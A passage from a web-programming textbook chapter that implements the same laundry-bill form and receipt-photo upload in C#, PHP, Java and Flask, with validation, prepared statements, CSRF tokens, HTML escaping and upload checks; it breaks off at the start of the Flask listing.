The default implementation, `CsvLaundryStore`, reads the CSV export of `laundry.db` — services, outlets, customers, employees and all 2,953 bills — once at startup, and keeps new bills in memory under a lock. It is what this book ran. The second implementation, `SqliteLaundryStore`, uses `Microsoft.Data.Sqlite` with bound parameters and a transaction; it is wrapped in `#if USE_SQLITE … #endif` and so is excluded from compilation unless the symbol is defined. **Listing 11.43** is its `Save` method.

Listing 11.43 `SqliteLaundryStore.Save`: the next id, the bill and its first status-log line inside one transaction. Compiled only with `UseSqlite=true`; not compiled in this book's build.

```
    public string Save(string customerId, string serviceId, int units, long payment, string
rack,
                       string outletId, string employeeId, string arrived)
    {
        using var c = Open();
        using var tx = c.BeginTransaction();
        var max = c.CreateCommand();
        max.Transaction = tx;
        max.CommandText = "SELECT MAX(id) FROM Bill";
        string id = $"B{int.Parse(((string)max.ExecuteScalar()!)[1..]) + 1:D4}";
        var insert = c.CreateCommand();
        insert.Transaction = tx;
        insert.CommandText = "INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id,"
            + " Employee_id, Service_id, Outlet_id) VALUES ($id, $at, 'queued', $rack,
$unit, $pay, $c, $e, $s, $o);"
            + " INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
($id, 'queued', $at, $e)";
        foreach (var (k, v) in new (string, object)[] { ("$id", id), ("$at", arrived),
("$rack", rack),
                 ("$unit", units), ("$pay", payment), ("$c", customerId), ("$e",
employeeId),
                 ("$s", serviceId), ("$o", outletId) })
            insert.Parameters.AddWithValue(k, v);
        insert.ExecuteNonQuery();
        tx.Commit();
        return id;
    }
```

To use it, in the `aspnet/LaundryForms` folder, run

```
dotnet add package Microsoft.Data.Sqlite
dotnet run -p:UseSqlite=true --urls http://127.0.0.1:9101
```

The project file, **Listing 11.44**, turns the property `UseSqlite` into the compilation symbol `USE_SQLITE`, and `Program.cs` then registers `SqliteLaundryStore` over `../../data/laundry.db` (or the file named by `LAUNDRY_DB`) instead of the CSV store.

Listing 11.44 `LaundryForms.csproj`: a web project on .NET 10 with no package references, and the switch to SQLite.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <!-- Chapter 11: Razor Pages on .NET 10, using nothing but the shared framework.
       By default the data comes from the CSV files in ../../data and new bills live in
memory.
       To use the real SQLite database instead:
           dotnet add package Microsoft.Data.Sqlite
           dotnet run -p:UseSqlite=true
-->
  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);USE_SQLITE</DefineConstants>
  </PropertyGroup>

</Project>
```

> **What this book ran, and what it did not.** The Razor track was built with the .NET 10 SDK and run on port 9101 with the CSV store; the twenty checks of Section 11.13.5 passed against it. The SQLite store was not compiled here, because NuGet could not be reached; its code follows the Java and Python tracks, which did run against SQLite, statement for statement.

11.10 The Same Form in PHP

The PHP track builds the same two forms with PHP 8.4 and PDO over a copy of `laundry.db`, with no framework. It is organized the way Chapter 5 organized PHP: the rules in `src/laundry.php`, the web helpers in `src/web.php`, the views in `views/`, and one **front controller**, `public/index.php`, that every address goes to. PHP's built-in server sends everything there through the small `router.php`; under Apache (XAMPP), `public/.htaccess` does the same with a rewrite rule. Start it with

```
php -d upload_max_filesize=3M -d post_max_size=4M -S 127.0.0.1:9102 -t public router.php
```

and open `http://127.0.0.1:9102/bills/new`. The two `-d` options raise PHP's upload limits for this run above the shop's 2 MB rule, for the same reason the Razor track has two limits: PHP's default `upload_max_filesize` is exactly 2 MB, and a photo just over it would be dropped by PHP with an error code rather than refused by the page with a sentence.

The rules, **Listing 11.45**, are the same rules in PHP's words.

Listing 11.45 `check()` in PHP: every value is read through one closure that turns a missing or non-string field into `''`, then checked with the same patterns, messages and tenths arithmetic as **Listing 11.34**.

```
/** Validate the posted fields. Returns [$clean, $errors]; $errors maps field => message.
*/
function check(array $post): array
{
    $field = fn(string $k) => is_string($post[$k] ?? null) ? trim($post[$k]) : '';
    $f = [
        'customer' => strtoupper($field('customer')),
        'service'  => $field('service'),
        'quantity' => $field('quantity'),
        'rack'     => strtoupper($field('rack')),
        'outlet'   => $field('outlet'),
        'express'  => ($post['express'] ?? '') === 'yes',
    ];
    $e = [];

    if (!preg_match('/^C\d{4}$/', $f['customer'])) {
        $e['customer'] = 'Enter a customer id such as C0047.';
    } else {
        $st = db()->prepare('SELECT name FROM Customer WHERE id = ?');
        $st->execute([$f['customer']]);
        $name = $st->fetchColumn();
        if ($name === false) {
            $e['customer'] = "There is no customer {$f['customer']}.";
        } else {
            $f['customer_name'] = $name;
        }
    }

    $offered = array_column(services(), null, 'id');
    if (!isset($offered[$f['service']])) {
        $e['service'] = 'Choose a service from the list.';
    } elseif ($f['express'] && $f['service'] !== WASH_FOLD) {
        $e['express'] = 'Express is offered for wash & fold only.';
    }

    if (!preg_match('/^(\d{1,3})(?:[.,](\d))?$/', $f['quantity'], $m)) {
        $e['quantity'] = 'Enter the weight or count, for example 2.5.';
    } else {
        $tenths = (int)$m[1] * 10 + (int)($m[2] ?? 0);    // 2.4 -> 24: integers, no
rounding error
        if ($tenths < 1 || $tenths > 1000) {
            $e['quantity'] = 'Enter a value from 0.1 to 100.';
        } elseif (isset($offered[$f['service']])) {
            $word = unit_word($offered[$f['service']]['description']);
            if ($word === 'kg') {
                $f['units'] = intdiv($tenths + 9, 10);      // round UP to a whole kilogram
            } elseif ($tenths % 10 !== 0) {
                $e['quantity'] = "A whole number of {$word}s, for example 2.";
```

Listing 11.45 (Continued) *check() in PHP: every value is read through one closure that turns a missing or non-string field into '', then checked with the same patterns, messages and tenths arithmetic as Listing 11.34.*

```
            } else {
                $f['units'] = intdiv($tenths, 10);
            }
        }
    }

    if (!in_array($f['outlet'], array_column(outlets(), 'id'), true)) {
        $e['outlet'] = 'Choose an outlet.';
    }

    if (!preg_match('/^[A-C](0[1-9]|1\d|20)$/', $f['rack'])) {
        $e['rack'] = 'A rack is A, B or C and 01 to 20, for example B03.';
    } elseif (!isset($e['outlet'])) {
        $st = db()->prepare("SELECT id FROM Bill WHERE Outlet_id = ? AND rack = ?
                             AND status IN ('queued', 'finished')");
        $st->execute([$f['outlet'], $f['rack']]);
        if (($holder = $st->fetchColumn()) !== false) {
            $e['rack'] = "Rack {$f['rack']} already holds bill $holder at this outlet.";
        }
    }
    return [$f, $e];
}
```

The closure `$field` guards against a PHP peculiarity: a client can send `customer[]=x`, which makes `$_POST['customer']` an *array*, and `trim()` on an array is an error. Anything that is not a string is treated as empty. Every query uses a prepared statement with `?` placeholders, as Chapter 5 insisted. The price, **Listing 11.46**, returns the same three things as the C# tuple, as a PHP array.

Listing 11.46 `price()` in PHP: the unit price from the database, the express price and surcharge from the price list, and the explanatory sentence.

```
/** BR-1 and BR-3: price = service price x units, from the price list, never from the
browser. */
function price(array $f): array
{
    $all = array_column(db()->query('SELECT id, description, price FROM Service')-
>fetchAll(), null, 'id');
    $base = $all[$f['service']];
    $units = $f['units'];
    $subtotal = (int)$base['price'] * $units;
    $text = amount($units, unit_word($base['description'])) . " \u{00d7} " .
rupiah($base['price'])
          . ' = ' . rupiah($subtotal);
    if (!$f['express']) {
        return [$base['id'], $subtotal, $text];
    }
    $fast = $all[EXPRESS];
    $total = (int)$fast['price'] * $units;
    $percent = (int)round(($fast['price'] - $base['price']) * 100 / $base['price']);
    $text .= " + express $percent % (" . rupiah($total - $subtotal) . ') = ' .
rupiah($total);
    return [$fast['id'], $total, $text];
}
```

PHP has no antiforgery middleware, so the track writes one in a few lines, **Listing 11.47**. `csrf_token()` creates 16 random bytes for the session the first time it is asked, and every form puts the token in a hidden field. `require_csrf()` runs before any POST handler and compares the posted token with the session's using `hash_equals`, which takes the same time whether the first or the last character differs, so that an attacker cannot learn the token one character at a time by timing the answers. `h()` is the escaping function every view uses.

Listing 11.47 `web.php`: escaping, a session cookie that JavaScript cannot read (`httponly`) and that is not sent with cross-site POSTs (`SameSite=Lax`), the CSRF token, a tiny view renderer, and redirect with 303.

```php
<?php
// Profitina Laundry, Chapter 11, PHP track: escaping, the CSRF token, and drawing a view.
declare(strict_types=1);

/** Escape text for HTML, both between tags and inside a quoted attribute. */
function h(mixed $s): string
{
    return htmlspecialchars((string)$s, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}

function start_session(): void
{
    session_set_cookie_params(['httponly' => true, 'samesite' => 'Lax']);
    session_start();
}

function csrf_token(): string
{
    return $_SESSION['csrf'] ??= bin2hex(random_bytes(16));
}

/** Every POST must carry the token this session was given; anything else is refused. */
function require_csrf(): void
{
    $sent = $_POST['csrf_token'] ?? '';
    if (!is_string($sent) || !hash_equals($_SESSION['csrf'] ?? '', $sent)) {
        http_response_code(400);
        exit('The form expired or did not come from this site. Reload the page and try
again.');
    }
}

/** Draw views/$view.php inside views/layout.php with the given variables. */
function render(string $view, array $vars, int $status = 200): void
{
    http_response_code($status);
    header('Content-Type: text/html; charset=UTF-8');
    extract($vars);
    ob_start();
    require __DIR__ . "/../views/$view.php";
    $main = ob_get_clean();
    require __DIR__ . '/../views/layout.php';
}
```

Listing 11.47 (Continued) *web.php: escaping, a session cookie that JavaScript cannot read (httponly) and that is not sent with cross-site POSTs (SameSite=Lax), the CSRF token, a tiny view renderer, and redirect with 303.*

```php
function redirect(string $to): void
{
    header('Location: ' . $to, true, 303);                  // 303 See Other: now GET this
    exit;
}

function not_found(): void
{
    http_response_code(404);
    exit('Not found.');
}
```

The front controller, **Listing 11.48**, is a chain of `if` statements, one per address and method — the routing that a framework would otherwise do. The new-bill branch is the whole of Post/Redirect/Get in ten lines. The upload branch reads PHP's `$_FILES['photo']`, whose `error` field tells *why* an upload failed: `UPLOAD_ERR_NO_FILE` when nothing was chosen, `UPLOAD_ERR_INI_SIZE` when the file was larger than `upload_max_filesize` [4]. PHP has already written the bytes to a temporary file, `tmp_name`; the code reads its first eight bytes, and `move_uploaded_file` moves it into the upload folder under the new random name — a function that also refuses any path that did not come from a real upload.

Listing 11.48 `public/index.php`: the new-bill form with Post/Redirect/Get, the bill page, the receipt upload, the one door for photos, and the `/echo` page of Section 11.4.

```
<?php
// Profitina Laundry, Chapter 11, PHP track: every address, one front controller.
//   php -S 127.0.0.1:9102 -t public router.php     then open
http://127.0.0.1:9102/bills/new
declare(strict_types=1);
require __DIR__ . '/../src/laundry.php';
require __DIR__ . '/../src/web.php';

const MAX_PHOTO = 2 * 1024 * 1024;                          // the shop's rule: 2 MB per
photo
$uploads = getenv('LAUNDRY_UPLOADS') ?: __DIR__ . '/../var/uploads';
$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
start_session();
if ($method === 'POST' && $path !== '/echo') {             // /echo changes nothing
    require_csrf();
}

function photos_of(string $id, string $uploads): array
{
    $names = array_map('basename', glob("$uploads/$id-*") ?: []);
    $names = preg_grep('/^B\d{4}-[0-9a-f]{16}\.(jpg|png)$/', $names);
    sort($names);
    return $names;
}

function show_bill(array $bill, string $uploads, ?string $error, int $status = 200): void
{
    render('bill', ['bill' => $bill, 'flash' => $status === 200 ? flash() : null, 'error'
=> $error,
        'photos' => photos_of($bill['id'], $uploads),
        'amount' => amount((int)$bill['unit'], unit_word($bill['description']))], $status);
}

function flash(): ?string
{
    $message = $_SESSION['flash'] ?? null;                  // shown once, then forgotten
    unset($_SESSION['flash']);
    return $message;
}
```

Listing 11.48 (Continued) *public/index.php: the new-bill form with Post/Redirect/Get, the bill page, the receipt upload, the one door for photos, and the /echo page of Section 11.4.*

```
// ---- the new-bill form ----------------------------------------------------------------
--
if ($path === '/bills/new' && $method === 'GET') {
    render('new_bill', ['f' => ['outlet' => 'O01'], 'e' => [], 'quote' => null]);
} elseif ($path === '/bills/new' && $method === 'POST') {
    [$f, $e] = check($_POST);
    $quote = null;
    if (!$e) {
        if (($_POST['action'] ?? '') === 'save') {
            $id = save($f);
            $_SESSION['flash'] = "Bill $id saved: " . price($f)[2] . '.';
            redirect("/bills/$id");                          // Post/Redirect/Get
        }
        $quote = price($f)[2];                              // "Calculate price" only
    }
    render('new_bill', ['f' => $f, 'e' => $e, 'quote' => $quote], $e ? 400 : 200);

// ---- one bill, and its receipt photos -------------------------------------------------
--
} elseif (preg_match('#^/bills/(B\d{4})$#', $path, $m) && $method === 'GET') {
    $bill = bill($m[1]) ?? not_found();
    show_bill($bill, $uploads, null);
} elseif (preg_match('#^/bills/(B\d{4})/receipt$#', $path, $m) && $method === 'POST') {
    $bill = bill($m[1]) ?? not_found();
    $file = $_FILES['photo'] ?? null;
    $error = null;
    if (!is_array($file) || !is_string($file['name']) || $file['error'] ===
UPLOAD_ERR_NO_FILE) {
        $error = 'Choose a photo to upload.';
    } elseif (in_array($file['error'], [UPLOAD_ERR_INI_SIZE, UPLOAD_ERR_FORM_SIZE], true)
              || $file['size'] > MAX_PHOTO) {
        $error = 'The photo is larger than 2 MB.';
    } elseif ($file['error'] !== UPLOAD_ERR_OK || $file['size'] === 0) {
        $error = 'Choose a photo to upload.';
    } else {
        $head = (string)file_get_contents($file['tmp_name'], false, null, 0, 8);
        $ext = match (true) {                               // trust the bytes, not the
name
            str_starts_with($head, "\xFF\xD8\xFF") => 'jpg',
            $head === "\x89PNG\r\n\x1A\n" => 'png',
            default => null,
        };
        if ($ext === null) {
            $error = 'Only JPEG or PNG photos are accepted.';
        }
    }
    if ($error !== null) {
        show_bill($bill, $uploads, $error, 400);
        exit;
    }
```

Listing 11.48 (Continued) *public/index.php: the new-bill form with Post/Redirect/Get, the bill page, the receipt upload, the one door for photos, and the /echo page of Section 11.4.*

```
    @mkdir($uploads, 0777, true);
    $name = $bill['id'] . '-' . bin2hex(random_bytes(8)) . ".$ext";   // our name, never
theirs
    move_uploaded_file($file['tmp_name'], "$uploads/$name");
    $_SESSION['flash'] = "Receipt photo saved for bill {$bill['id']}.";
    redirect("/bills/{$bill['id']}");
} elseif (preg_match('#^/receipts/(B\d{4}-[0-9a-f]{16}\.(jpg|png))$#', $path, $m)
          && is_file("$uploads/$m[1]")) {
    header('Content-Type: ' . ($m[2] === 'png' ? 'image/png' : 'image/jpeg'));
    header('X-Content-Type-Options: nosniff');
    readfile("$uploads/$m[1]");

// ---- Section 11.4: what did the browser actually send? ---------------------------------
-
} elseif ($path === '/echo') {
    render('echo', ['method' => $method, 'ctype' => $_SERVER['CONTENT_TYPE'] ?? '']);
} elseif (preg_match('#^/forms/([\w-]+\.html)$#', $path, $m) && is_file(__DIR__ .
"/../../static/$m[1]")) {
    readfile(__DIR__ . "/../../static/$m[1]");
} elseif ($path === '/') {
    redirect('/bills/new');
} else {
    not_found();
}
```

The view, **Listing 11.49**, prints every value through `h()`. There is no automatic escaping in plain PHP, so the discipline is the programmer's: one `<?= $x ?>` without `h()` and the page has an XSS hole.

Listing 11.49 `views/new_bill.php`: the same form as **Listing 11.38**, written out by hand; `name="action"` on both buttons tells the server which one was pressed.

```
<?php $title = 'New bill - Profitina Laundry';
$err = fn(string $k) => isset($e[$k]) ? '<span class="err">' . h($e[$k]) . '</span>' : '';
?>
<h1>Take in a new bill</h1>
<?php if ($e): ?><p class="err">Please correct the fields marked below.</p><?php endif ?>
<?php if ($quote): ?><p class="quote">Price: <?= h($quote) ?></p><?php endif ?>
<form method="post" action="/bills/new">
  <input type="hidden" name="csrf_token" value="<?= h(csrf_token()) ?>">

  <label for="customer">Customer id</label>
  <input id="customer" name="customer" value="<?= h($f['customer'] ?? '') ?>" required
         pattern="[Cc][0-9]{4}" maxlength="5" placeholder="C0047" autocomplete="off">
  <?= $err('customer') ?>

  <label for="service">Service</label>
  <select id="service" name="service" required>
    <option value="">- choose -</option>
<?php foreach (services() as $s): ?>
    <option value="<?= h($s['id']) ?>"<?= $s['id'] === ($f['service'] ?? '') ? ' selected'
: '' ?>><?= h($s['description']) ?> - <?= rupiah($s['price']) ?></option>
<?php endforeach ?>
  </select>
  <?= $err('service') ?>

  <label class="check"><input type="checkbox" name="express" value="yes"<?=
!empty($f['express']) ? ' checked' : '' ?>>
    Express, ready in 1 day (wash &amp; fold only)</label>
  <?= $err('express') ?>

  <label for="quantity">Weight in kg, or number of items</label>
  <input id="quantity" name="quantity" value="<?= h($f['quantity'] ?? '') ?>" required
inputmode="decimal"
         pattern="[0-9]{1,3}([.,][0-9])?" placeholder="2.5">
  <?= $err('quantity') ?>

  <fieldset>
    <legend>Outlet</legend>
<?php foreach (outlets() as $o): ?>
    <label><input type="radio" name="outlet" value="<?= h($o['id']) ?>"<?= $o['id'] ===
($f['outlet'] ?? '') ? ' checked' : '' ?> required> <?= h($o['name']) ?></label>
<?php endforeach ?>
  </fieldset>
  <?= $err('outlet') ?>

  <label for="rack">Rack</label>
  <input id="rack" name="rack" value="<?= h($f['rack'] ?? '') ?>" required
         pattern="[A-Ca-c](0[1-9]|1[0-9]|20)" maxlength="3" placeholder="B03">
  <?= $err('rack') ?>
```

Listing 11.49 (Continued) *views/new_bill.php: the same form as Listing 11.38, written out by hand; name="action" on both buttons tells the server which one was pressed.*

```
  <div>
    <button name="action" value="preview">Calculate price</button>
    <button name="action" value="save">Save bill</button>
  </div>
</form>
<p class="hint">The server computes the price from its own price list: units &times; price.
Weight is rounded up to a whole kilogram; express costs the express price per kilogram.</p>
```

11.11 The Same Form in Java on the JDK HttpServer

The Java track runs on `com.sun.net.httpserver.HttpServer`, the small web server that comes inside every JDK [13], with the SQLite JDBC driver as its only library. Chapter 7 used the same server and found that it does very little for you; for forms it does nothing at all. It hands the program the raw request body as a stream of bytes. Parsing the body is therefore the program's job, which makes this track the best place to see what every framework in this chapter did silently. Start it with `./run.sh` (or `run.bat`, `run.ps1` on Windows) and open `http://127.0.0.1:9103/bills/new`.

The urlencoded parser, **Listing 11.50**, is the format of **Listing 11.16** undone: split on `&`, split each pair at the first `=`, and decode each side.

Listing 11.50 Parsing `application/x-www-form-urlencoded`: `URLDecoder` turns `+` into a space and `%XX` sequences into bytes, read as UTF-8.

```
    /** application/x-www-form-urlencoded: customer=C0047&quantity=2%2C4&express=yes */
    public static List<Field> urlencoded(String body) {
        List<Field> fields = new ArrayList<>();
        for (String pair : body.split("&")) {
            if (pair.isEmpty()) {
                continue;
            }
            int eq = pair.indexOf('=');
            String name = eq < 0 ? pair : pair.substring(0, eq);
            String value = eq < 0 ? "" : pair.substring(eq + 1);
            // URLDecoder turns + into a space and %2C into a comma, reading the bytes as
UTF-8
            fields.add(new Field(URLDecoder.decode(name, StandardCharsets.UTF_8),
                    URLDecoder.decode(value, StandardCharsets.UTF_8), null, null, null));
        }
        return fields;
    }
```

The multipart parser, **Listing 11.51**, is the format of **Listing 11.17** undone, shown as simply as it can honestly be. It works on bytes, never on a `String` of the whole body, because a photo is not text and converting it to text and back would corrupt it. It finds the boundary in the `Content-Type` header, then walks through the body from one `--boundary` to the next. In each part it finds the blank line that ends the headers, reads `name`, `filename` and `Content-Type` out of the headers with regular expressions, and copies the bytes between the blank line and the next boundary, minus the `\r\n` that precedes the boundary.

Listing 11.51 Parsing `multipart/form-data` by hand: find the boundary, split the body into parts, separate each part's headers from its bytes. A file part keeps its bytes exactly.

```
    private static final Pattern BOUNDARY = Pattern.compile("boundary=\"?([^\";]+)\"?");
    private static final Pattern NAME = Pattern.compile("[; ]name=\"([^\"]*)\"");
    private static final Pattern FILENAME = Pattern.compile("filename=\"([^\"]*)\"");
    private static final Pattern TYPE = Pattern.compile("(?i)content-
type:\\s*([^\\r\\n]+)");

    /**
     * multipart/form-data, shown simply. The body is a list of parts separated by
     * "--" + boundary; each part is some header lines, an empty line, and raw bytes.
     *
     *   --XyZ\r\n
     *   Content-Disposition: form-data; name="photo"; filename="r.png"\r\n
     *   Content-Type: image/png\r\n
     *   \r\n
     *   ...the bytes of the file...\r\n
     *   --XyZ--\r\n
     */
    public static List<Field> multipart(byte[] body, String contentType) {
        List<Field> fields = new ArrayList<>();
        Matcher b = BOUNDARY.matcher(contentType);
        if (!b.find()) {
            return fields;
        }
        byte[] delimiter = ("--" + b.group(1)).getBytes(StandardCharsets.ISO_8859_1);
        byte[] blankLine = "\r\n\r\n".getBytes(StandardCharsets.ISO_8859_1);
        int at = indexOf(body, delimiter, 0);
        while (at >= 0) {
            int start = at + delimiter.length;
            if (start + 1 < body.length && body[start] == '-' && body[start + 1] == '-') {
                break;                                          // "--XyZ--": the last
delimiter
            }
            int headersEnd = indexOf(body, blankLine, start);
            int next = indexOf(body, delimiter, headersEnd < 0 ? start : headersEnd);
            if (headersEnd < 0 || next < 0) {
                break;                                          // a broken body: stop
quietly
            }
            String headers = new String(body, start + 2, headersEnd - start - 2,
StandardCharsets.UTF_8);
            byte[] bytes = Arrays.copyOfRange(body, headersEnd + 4, next - 2);  // drop the
\r\n before "--"
            Matcher name = NAME.matcher(headers);
            Matcher file = FILENAME.matcher(headers);
            Matcher type = TYPE.matcher(headers);
            if (name.find()) {
                boolean isFile = file.find();
                fields.add(new Field(name.group(1),
                        isFile ? null : new String(bytes, StandardCharsets.UTF_8),
                        isFile ? file.group(1) : null,
                        type.find() ? type.group(1).trim() : null,
```

Listing 11.51 (Continued) *Parsing multipart/form-data by hand: find the boundary, split the body into parts, separate each part's headers from its bytes. A file part keeps its bytes exactly.*

```
                        bytes));
            }
            at = next;
        }
        return fields;
    }

    /** The first position of {@code what} in {@code data} at or after {@code from}, or -1.
*/
    static int indexOf(byte[] data, byte[] what, int from) {
        outer:
        for (int i = Math.max(from, 0); i <= data.length - what.length; i++) {
            for (int j = 0; j < what.length; j++) {
                if (data[i + j] != what[j]) {
                    continue outer;
                }
            }
            return i;
        }
        return -1;
    }
}
```

"Simply" has a price. The parser holds the whole body in memory, which is why `Main` refuses bodies over 3 MB; it ignores the rare `filename*=` form of non-ASCII names; and it trusts the line endings. A real application should use a tested library — a servlet's `request.getPart("photo")` does all of this — and this listing exists so that you know what such a library does.

The routing and the checks that run before any page code are in `Main.route`, **Listing 11.52**. The body is read with a limit; `/echo` is answered before the token check because it changes nothing; the body is parsed according to its content type; and the token is compared with `MessageDigest.isEqual`, Java's constant-time comparison.

Listing 11.52 The start of `Main.route`: the size limit, parsing by content type, and the CSRF check. The first value of a repeated name wins, as with a servlet's `getParameter`.

```
    static void route(HttpExchange ex) throws Exception {
        String method = ex.getRequestMethod();
        String path = ex.getRequestURI().getPath();
        Map<String, String> session = session(ex);
        Map<String, String> post = new HashMap<>();
        Forms.Field photo = null;
        if (method.equals("POST")) {
            byte[] body = Forms.readBody(ex.getRequestBody(), MAX_BODY);
            if (body == null) {
                send(ex, 413, "text/plain; charset=UTF-8", "Too
large.".getBytes(StandardCharsets.UTF_8));
                return;
            }
            String type = String.valueOf(ex.getRequestHeaders().getFirst("Content-Type"));
            if (path.equals("/echo")) {                          // /echo changes nothing:
no token
                echo(ex, type, body);
                return;
            }
            List<Forms.Field> fields = type.startsWith("multipart/form-data")
                    ? Forms.multipart(body, type)
                    : Forms.urlencoded(new String(body, StandardCharsets.US_ASCII));
            for (Forms.Field f : fields) {
                if (f.filename() != null) {
                    photo = f;
                } else {
                    post.putIfAbsent(f.name(), f.value());        // first value wins, like
getParameter
                }
            }
            byte[] sent = post.getOrDefault("csrf_token",
"").getBytes(StandardCharsets.UTF_8);
            if (!MessageDigest.isEqual(sent,
session.get("csrf").getBytes(StandardCharsets.UTF_8))) {
                html(ex, 400, "The form expired or did not come from this site. Reload the
page and try again.");
                return;
            }
        }
```

The upload, **Listing 11.53**, checks exactly what the other tracks check, in the same order, and compares the first bytes directly.

Listing 11.53 The receipt upload in Java: empty, too large, JPEG or PNG by its first bytes, or refused; then stored under a random name.

```
    static void upload(HttpExchange ex, Map<String, String> bill, Forms.Field photo,
                       Map<String, String> session) throws IOException {
        byte[] data = photo == null ? new byte[0] : photo.bytes();
        String error = null, ext = null;
        if (photo == null || photo.filename().isEmpty() || data.length == 0) {
            error = "Choose a photo to upload.";
        } else if (data.length > MAX_PHOTO) {
            error = "The photo is larger than 2 MB.";
        } else if (data.length >= 3 && (data[0] & 0xFF) == 0xFF && (data[1] & 0xFF) == 0xD8
                && (data[2] & 0xFF) == 0xFF) {
            ext = "jpg";                                          // trust the bytes, not
the name
        } else if (data.length >= 8 && new String(data, 0, 8, StandardCharsets.ISO_8859_1)
                .equals("\u0089PNG\r\n\u001a\n")) {
            ext = "png";
        } else {
            error = "Only JPEG or PNG photos are accepted.";
        }
        if (error != null) {
            html(ex, 400, Pages.bill(bill, null, error, photosOf(bill.get("id")),
session.get("csrf")));
            return;
        }
        Files.createDirectories(UPLOADS);
        String name = bill.get("id") + "-" + random(8) + "." + ext;  // our name, never the
browser's
        Files.write(UPLOADS.resolve(name), data);
        session.put("flash", "Receipt photo saved for bill " + bill.get("id") + ".");
        redirect(ex, "/bills/" + bill.get("id"));
    }
```

Java has no template engine in the JDK, so the pages are built as strings in `Pages.java`, and every value from outside passes through `h()`, **Listing 11.54**. It escapes the five characters that matter in HTML text and in quoted attribute values.

Listing 11.54 `h()`: HTML escaping for text and quoted attributes. `&` must be replaced first in any escaping scheme that works by replacement; a character loop has no order to get wrong.

```
    public static String h(String s) {
        if (s == null) {
            return "";
        }
        StringBuilder out = new StringBuilder(s.length() + 16);
        for (char ch : s.toCharArray()) {
            switch (ch) {
                case '&' -> out.append("&amp;");
                case '<' -> out.append("&lt;");
                case '>' -> out.append("&gt;");
                case '"' -> out.append("&quot;");
                case '\'' -> out.append("&#39;");
                default -> out.append(ch);
            }
        }
        return out.toString();
    }
```

The session is the simplest one that works: a `ConcurrentHashMap` from a random 32-hex-digit id to a map of values, the id sent in a cookie marked `HttpOnly; SameSite=Lax`. It lives only as long as the server process, which is enough for a counter form and not for a shop; Chapter 14 discusses where sessions should live.

11.12 The Same Form in Python with Flask

The Flask track is the shortest of the four, because Flask and its template engine Jinja2 do the parsing and the escaping [14]. `request.form` holds the urlencoded or multipart fields, `request.files` the uploaded files as `FileStorage` objects, and Jinja2 escapes every `{{ value }}` in an `.html` template automatically. Install Flask with `pip install -r requirements.txt`, start the track with `python app.py`, and open `http://127.0.0.1:9104/bills/new`.

The rules are in `laundry.py`, **Listing 11.55**, which knows nothing about HTTP and could be used unchanged by a command-line program.

Listing 11.55 `check()` and `price()` in Python: the same patterns, messages and tenths arithmetic; prices come from the `Service` table.

```
def check(form, con):
    """Validate the posted fields. Returns (clean, errors); errors maps field ->
message."""
    clean, errors = {}, {}
    customer = form.get("customer", "").strip().upper()
    service = form.get("service", "").strip()
    quantity = form.get("quantity", "").strip()
    rack = form.get("rack", "").strip().upper()
    outlet = form.get("outlet", "").strip()
    express = form.get("express") == "yes"
    clean.update(customer=customer, service=service, quantity=quantity,
                 rack=rack, outlet=outlet, express=express)

    if not CUSTOMER_RX.match(customer):
        errors["customer"] = "Enter a customer id such as C0047."
    else:
        row = con.execute("SELECT name FROM Customer WHERE id = ?", (customer,)).fetchone()
        if row is None:
            errors["customer"] = f"There is no customer {customer}."
        else:
            clean["customer_name"] = row["name"]

    offered = {s["id"]: s for s in services(con)}
    if service not in offered:
        errors["service"] = "Choose a service from the list."
    elif express and service != WASH_FOLD:
        errors["express"] = "Express is offered for wash & fold only."

    if not QUANTITY_RX.match(quantity):
        errors["quantity"] = "Enter the weight or count, for example 2.5."
    else:
        whole, _, tenth = quantity.replace(",", ".").partition(".")
        tenths = int(whole) * 10 + int(tenth or 0)          # 2.4 -> 24; integers, no
rounding error
        if not 1 <= tenths <= 1000:
            errors["quantity"] = "Enter a value from 0.1 to 100."
        elif service in offered:
            word = unit_word(offered[service]["description"])
            if word == "kg":
                clean["units"] = (tenths + 9) // 10            # round UP to a whole
kilogram
            elif tenths % 10:
                errors["quantity"] = f"A whole number of {word}s, for example 2."
            else:
                clean["units"] = tenths // 10

    if outlet not in {o["id"] for o in outlets(con)}:
        errors["outlet"] = "Choose an outlet."
```

Listing 11.55 (Continued) *check() and price() in Python: the same patterns, messages and tenths arithmetic; prices come from the Service table.*

```
    if not RACK_RX.match(rack):
        errors["rack"] = "A rack is A, B or C and 01 to 20, for example B03."
    elif "outlet" not in errors:
        row = con.execute("SELECT id FROM Bill WHERE Outlet_id = ? AND rack = ?"
                          " AND status IN ('queued', 'finished')", (outlet,
rack)).fetchone()
        if row is not None:
            errors["rack"] = f"Rack {rack} already holds bill {row['id']} at this outlet."
    return clean, errors


def price(clean, con):
    """BR-1 and BR-3: price = service price x units, from the price list, never from the
browser.

    Express is service S0002; its surcharge is the difference from regular wash & fold."""
    by_id = {r["id"]: r for r in con.execute("SELECT id, description, price FROM Service")}
    base = by_id[clean["service"]]
    units = clean["units"]
    word = unit_word(base["description"])
    subtotal = int(base["price"]) * units
    text = f"{amount(units, word)} × {rupiah(base['price'])} = {rupiah(subtotal)}"
    if not clean["express"]:
        return base["id"], subtotal, text
    fast = by_id[EXPRESS]
    total = int(fast["price"]) * units
    percent = round((fast["price"] - base["price"]) * 100 / base["price"])
    text += f" + express {percent} % ({rupiah(total - subtotal)}) = {rupiah(total)}"
    return fast["id"], total, text
```

The web layer, **Listing 11.56**, is the whole of `app.py`. The CSRF check is a `before_request` function that runs before every view and compares tokens with `hmac.compare_digest`. `MAX_CONTENT_LENGTH` makes Flask answer 413 to any request over 3 MB without reading it. `file.read(MAX_PHOTO + 1)` reads at most one byte more than the shop allows: enough to know that a file is too big without reading all of it. And `redirect(…, code=303)` completes Post/Redirect/Get.

Listing 11.56 `app.py`: the Flask track in full — the CSRF check, the new-bill form, the bill page, the upload, the photo door, and `/echo`.

```python
"""Profitina Laundry, Chapter 11, Python track: the new-bill form and the receipt photo in
Flask.

    python app.py            then open http://127.0.0.1:9104/bills/new
"""
import hmac
